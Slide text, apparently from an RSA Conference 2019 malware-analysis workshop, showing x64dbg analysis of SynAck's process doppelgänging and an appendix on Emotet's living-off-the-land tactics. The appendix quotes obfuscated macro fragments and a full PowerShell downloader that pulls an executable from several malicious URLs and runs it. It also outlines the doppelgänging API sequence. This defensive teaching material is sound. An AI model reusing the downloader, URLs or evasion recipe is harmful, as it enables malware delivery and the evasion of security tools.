


Use the debugger to see how SynAck creates processes.

- Type the SetBPX command in x64dbg to set breakpoints on variations of process creation APIs:
 - CreateProcessA, CreateProcessW
 - NtCreateProcess, NtCreateProcessEx
 - ZwCreateProcess, ZwCreateProcessEx
- This can help locate code worth analyzing.



Run the specimen in the debugger (F9).



The malware will run, then pause at ZwCreateProcessEx:

00007FFC190010B0	C5	4D	8B	01	48	C1	E8	06	4C	0B	C2	49	8D	3C	C6	83	AM..HAè.L.AI.<Æ.
00007FFC190010C0	FE	7F	0F	87	19	01	00	00	BA	40	00	00	00	3B	F2	0F	b.....°@...;ò.
00007FFC190010D0	83	A2	01	00	00	83	FE	01	77	6D	49	83	F8	FF	75	0E	.ç....b.wmI.øÿu.
00007FFC190010E0	49	83	C1	08	4C	3B	CF	77	4D	4D	8B	01	EB	EC	4D	2B	I.Á.L;îwMM..ëim+
00007FFC190010F0	CE	49	F7	D0	49	C1	F9	03	49	0F	BC	C0	41	C1	E1	06	ÎI÷ÐIÁù.I.¼ÀÁÁ.
00007FFC19001100	44	03	C8	41	8B	D1	44	3B	CD	77	2B	3B	D3	74	29	44	D.ÊA.ÑD;îw+;ót)D


Command:

Paused

INT3 breakpoint at <ntdll.ZwCreateProcessEx> (00007FFC190A0810)!




Allow the specimen to execute this API call, then pause.

- Direct SynAck to execute ZwCreateProcessEx and pause after returning to the malware author's code.
- To do that, click Debug > Run till user code (Alt+F9)
- Once the specimen pauses, scroll up one line in the debugger.




SynAck launched `msiexec.exe` in a suspended state.

- Process Hacker would offer good visibility into the processes.
- Spawning a suspended child process often indicates an attempt to perform Process Hollowing.
- Continue the analysis to prove or disprove this hypothesis.

✓  x64dbg.exe	4508	ASLR	High	13.45	156 B/s	96.97 MB	DESKTOP
✓  SynAck.exe	2272	ASLR	High	0.03		13.31 MB	DESKTOP
 msiexec.exe	3064	ASLR	High			200 kB	DESKTOP

Extract strings from memory of SynAck in x64dbg.

Right-click in x64dbg and select:



Strings CreateTransaction and RollbackTransaction suggest APIs used for Process Doppelgänger.

Address	Disassembly	String
00000000002752ED	mov rdi,qword ptr ds:[262C2A]	"N9#C"
0000000000275669	mov rax,qword ptr ds:[2620DA]	"lohx"
0000000000275BBF	lea rdx,qword ptr ds:[27DF70]	"CreateTransaction"
0000000000275BE5	lea rdx,qword ptr ds:[27DF88]	"RollbackTransaction"

Double-click the string CreateTransaction to go to the code that references it.

You could continue examining this code in the debugger to understand how it works.

x64dbg - File: SynAck.exe - PID: 2272 - Module: synack.exe - Thread: 772

File View Debug Trace Plugins Favourites Options Help Mar 4 2018

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source

0000000000945BBF	48 8D 15 A	lea rdx,qword ptr ds:[94DF70]	000000000094DF70:"CreateTransaction"
0000000000945BC6	48 8B 8C 2	mov rcx,qword ptr ss:[rsp+D0]	
0000000000945BCE	FF D0	call rax	
0000000000945BD0	48 89 84 2	mov qword ptr ss:[rsp+D8],rax	[rsp+D8]:CreateTransaction
0000000000945BD8	48 8B 05 E	mov rax,qword ptr ds:[9315CA]	
0000000000945BDF	48 2D 2B 6	sub rax,4D42622B	
0000000000945BE5	48 8D 15 9	lea rdx,qword ptr ds:[94DF88]	000000000094DF88:"RollbackTransaction"
0000000000945BEC	48 8B 8C 2	mov rcx,qword ptr ss:[rsp+D0]	
0000000000945BF4	FF D0	call rax	

Process Doppelgänger conceals code from scanners.

- Initiate a transaction: CreateTransaction/NtCreateTransaction
- Open a decoy, benign file: CreateFileTransacted
- Write malicious code into a section of the decoy file:
WriteFile, NtCreateSection
- Discard the transaction:
RollbackTransaction/NtRollbackTransaction
- Create a process out of the section: NtCreateProcessEx
- Launch the malicious code in the process: NtCreateThreadEx

What have we just learned?

- Malware authors look for—and often find—ways of running malicious code in the blind spot of anti-malware tools.
- Process Doppelganging provides one such approach.
- You can navigate through the code inside the debugger to observe how it unravels itself during execution.
- Examining strings in memory of the specimen and then locating the associated code is one way of accomplishing this.

RSAConference2019

Conclusions and Wrap-Up



As anti-malware measures advance, so does evasion.

- Understand the nature of evasion tactics.
- Learn how to examine malware to understand the steps it takes to get around your defenses.
- Assess your security architecture in the face of evasive threats.

Next steps for you:

- Download these materials, if you haven't already:
<https://dfir.to/malware-analysis-lab>
- Practice in your lab by reviewing the steps we performed in this session.
- Flip through the appendix for more evasion examples.
- Reach out to Lenny Zeltser with questions: @lennyzeltser


Appendix: Abuse OS and application features to compromise endpoints.

Another evasion approach: Blending into the environment by living off the land.

- Minimize the use of traditional malicious code to lower exposure to scans and other anti-malware measures.
- Utilize scripting capabilities of modern document files.
- Download, execute and entrench by using built-in OS programs, DLLs and scripts to “live off the land.”
 - powershell.exe, wscript.exe, mshta.exe, wmic.exe
 - certutil.exe, hh.exe, forfiles.exe, zipfldr.dll, url.dll

Example: Emotet Downloader

- Emotet started out as an evasive downloader for banking trojans and evolved to deliver other malicious payload.
- Its propagation methods included emails with malicious Microsoft Word attachments.



You can extract Microsoft Office macros with olevba.

Emotet's macros were obfuscated to evade detection and slow down analysts.

```
remnux@remnux:~$ olevba.py Emotet.doc | more
olevba 0.51a - http://decalage.info/python/oletools
Flags          Filename
-----
OLE:MASIH--- Emotet.doc
=====
FILE: Emotet.doc
Type: OLE
-----
VBA MACRO amFAQmi.cls
in file: Emotet.doc - OLE stream: u'Macros
-----
Sub AutoOpen()
On Error Resume Next
    RRDjV = supwE
    zdTfbU = 560
Function bUQuDDOS()
On Error Resume Next
XtujJC = zCsTWa
    XzqnCr = 3
rirYlTAo = "d" + "          "
KJrUQa = FAYNS
VapUcn = "    " + "  /" + "c          " + "    " + "FO"
zGXYzS = "R /" + "F " + CStr(Chr(SULXQMDh + jvpZWkmTYzivj + 34 +
cWosD + huwZzrsw + 34 + TmFfzPCP + JiTRVziTEGjPH)) + " %d I" + "
wHqpMXoK = "'assoc.cmd" + "')" + "DO " + "%d    /V:" + "    /r"
ptuTIuU = " " + CStr(Chr(mjEiPGuPLFJd + HldqjADafDw + 34 + uVYDf
```

- | | | |
|-----------------------|---------------------------------|---|
| WINWORD.EXE (2188) | Microsoft Word C:\Program Fi... | "C:\Program Files\Microsoft Office\Root\O |
| cmd.exe (656) | Windows Co... C:\WINDOW... | cmd /c FOR /F "tokens=2 |
| Conhost.exe (612) | Console Wind... C:\WINDOW... | \??\C:\WINDOWS\system32\conhost.exe |
| cmd.exe (3492) | Windows Co... C:\WINDOW... | C:\WINDOWS\system32\cmd.exe /c assoc |
| cmd.exe (3260) | Windows Co... C:\WINDOW... | cmd /V: /r" set +\$=//-/_/____-/_ |
| powershell.exe (4816) | Windows Pow... C:\WINDOW... | powershell \$XSi=new-object Net.WebClie |

The technique uses substitution and other obfuscation capabilities built into cmd.exe.

[illegible]

The PowerShell script downloads the next payload.

- In this case, the binaries are saved to the file system.
- For further evasion, malware could've kept them in memory.

```
powershell $XSi=new-object Net.WebClient;  
$UXr='http://autoinfomag.com/ID@http://www.spor.advertisetr.com/  
doc/En_us/Jul2018/St2iT8u@http://inicjatywa.edu.pl//YOhCS@http://  
/alumni.poltekba.ac.id/1xQIqKu@http://acemmadencilik.com.tr/XfFT  
Srw'.Split('@');$qCV = '432';$Qfz=$env:temp+'\'+$qCV  
+'.exe';foreach($Nmz in $UXr){try{$XSi.DownloadFile($Nmz,  
$Qfz);Start-Process $Qfz;break;}catch{}}
```

What have we just learned?

- One approach to examining obfuscated malicious code is to observe it during the infection with the right tools:
 - Microsoft Office
 - Process Monitor
 - olvba
- Attackers persuade humans to circumvent security measures.
- Attackers abuse application features even without exploits.
- Attackers use legitimate tools to bypass controls (living off the land).